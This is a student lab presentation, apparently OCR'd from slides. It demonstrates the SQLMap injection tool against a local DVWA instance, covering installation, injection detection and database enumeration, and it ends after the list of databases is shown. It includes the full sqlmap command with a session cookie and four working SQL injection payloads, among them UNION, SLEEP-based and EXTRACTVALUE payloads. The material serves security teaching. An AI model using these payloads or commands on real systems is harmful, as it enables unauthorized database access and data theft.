SOMAIYA VIDYAVIHAR UNIVERSITY
K J Somaiya School of Engineering
(formerly K J Somaiya College of Engineering)

Somaiya TRUST

SQLMap – Automated SQL Injection Tool

NIS IA-II


By:
- Hasnain Khan (16010123144)
- Kashvi Vora (16010123167)
– Lakshmipriya Vellerikkottu (16010123183)

SOMAIYA VIDYAVIHAR UNIVERSITY
K J Somaiya School of Engineering
(formerly K J Somaiya College of Engineering)


Table of Contents

Sr. No.	Topic	Sr.No.	Topic
1.	Introduction	9.	Types of Injection Detected
2.	Objectives	10.	Database Enumeration
3.	What is SQLMap?	11.	Table Extraction
4.	Types of SQL Injection	12.	Data Extraction
5.	System Setup	13.	Advantages & Limitations
6.	SQLMap Installation	14.	Conclusion
7.	Target Vulnerable Page	15.	References
8.	Injection Detection		

Introduction



Objectives



SQL Injection
Core security threat

SQLMap
Tool for vulnerability detection

Vulnerability Detection
Identifying weaknesses in systems

Database Information Extraction
Accessing sensitive data


Real-time Attack Demonstration
Practical application of skills

What is SQLMap?

Open-Source Penetration Testing Tool: Widely used for detecting and exploiting SQL injection vulnerabilities in web applications.


Automates Attack Process: Identifies vulnerable input parameters and performs database attacks, reducing manual effort.

Supports Multiple DBMS: Compatible with MySQL, Oracle, PostgreSQL, Microsoft SQL Server, and others.



Database Information Extraction: Extracts valuable data including database names, tables, and stored information for security analysis.

Types of SQL Injection




System Setup

Install XAMPP

XAMPP is installed to provide a local server environment.

Install SQLMap

SQLMap is installed via GitHub for automated SQL injection testing.




Setup DVWA

DVWA is set up as a vulnerable application for testing.

Use Localhost

Localhost is used as the testing environment.



SQLMap Installation


```
PS C:\Users\Lakshmipriya\Downloads\sqlmap-master\sqlmap> python sqlmap.py --help
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.3.11#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly
```

```
  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --passwords         Enumerate DBMS users password hashes
    --dbs               Enumerate DBMS databases
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
```

```
  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

  General:
    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behavior
    --flush-session     Flush session files for current target

  Miscellaneous:
    These options do not fit into any other category

    --wizard            Simple wizard interface for beginner users

Press Enter to continue...
```

- SQLMap was cloned from its official GitHub repository using the Git command
- This ensured access to the latest version of the tool
- The tool was executed using Python, as SQLMap is a Python-based application
- Installation was verified by running the --help command
- The help output displayed all available options
- This confirmed that SQLMap was successfully installed and ready for use

Target Vulnerable Page


```
PS C:\Users\Lakshmipriya\Downloads\sqlmap-master\sqlmap> python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1" --coo
kie="PHPSESSID=c5hp8mb7rfmh3aeon0j48bohm4; security=low" --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.3.11#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibil
ity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or da
mage caused by this program

[*] starting @ 14:19:00 /2026-03-31/

[14:19:00] [INFO] testing connection to the target URL
[14:19:00] [INFO] testing if the target URL content is stable
[14:19:00] [INFO] target URL content is stable
[14:19:00] [INFO] testing if GET parameter 'id' is dynamic
[14:19:00] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:19:00] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[14:19:00] [INFO] testing for SQL injection on GET parameter 'id'
[14:19:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:19:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:19:01] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:19:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:19:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:19:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:19:01] [INFO] testing 'Generic inline queries'
[14:19:01] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:19:01] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:19:01] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:19:01] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[14:19:01] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:19:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[14:19:01] [INFO] testing 'Oracle AND time-based blind'
```

- The DVWA (Damn Vulnerable Web Application) SQL Injection page was used as the target for testing
- It provides a controlled environment designed to demonstrate web vulnerabilities safely
- The input field on the page was used as the attack entry point
- User input entered in this field is directly passed to the backend database query
- The URL contains a parameter (id=1), which is used to fetch specific data from the database
- This parameter is vulnerable because it is not properly sanitized
- SQLMap targets this parameter to test and exploit SQL injection vulnerabilities

Injection Detection



```
[14:21:35] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query col
umns. Automatically extending the range for current UNION query injection technique test
[14:21:36] [INFO] target URL appears to have 2 columns in query
[14:21:36] [INFO] GET parameter '&d' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[14:21:35] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any p
roblems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (&f any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 255 HTTP(s) requests:
```

- SQLMap was used to test the target URL for possible SQL injection vulnerabilities
- It sent multiple automated payloads to analyze how the application responds
- The tool successfully detected that the input parameter was vulnerable to SQL injection
- Different injection techniques were applied to confirm the vulnerability
- SQLMap identified the backend database type (e.g., MySQL) based on server responses
- This information helps in performing further targeted exploitation

Types of Injection Detected

Error-Based Injection

Uses database error messages to extract information




Boolean-Based Injection

Exploits true/false conditions in SQL queries

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 9853=9853-- sAfq&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=1' AND EXTRACTVALUE(8033,CONCAT(0x5c,0x716a787171,(SELECT (ELT(8033=8033,1))),0x7176717671))-- hIdK&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8157 FROM (SELECT(SLEEP(5)))oCxU)-- oSkI&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a787171,0x7663647751494774706586a4748554b6e6e65526c5546724f446544716658516a7272536d4e497946,0x7176717671)-- -&Submit=Submit
```

Database Enumeration


```
[14:21:35] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[14:21:35] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[14:21:35] [INFO] fetched data logged to text files under 'C:\Users\Lakshmipriya\AppData\Local\sqlmap\output\localhost'

[*] ending @ 14:21:35 /2026-03-31/
```



01 SQLMap Initiated
SQLMap is launched to perform enumeration

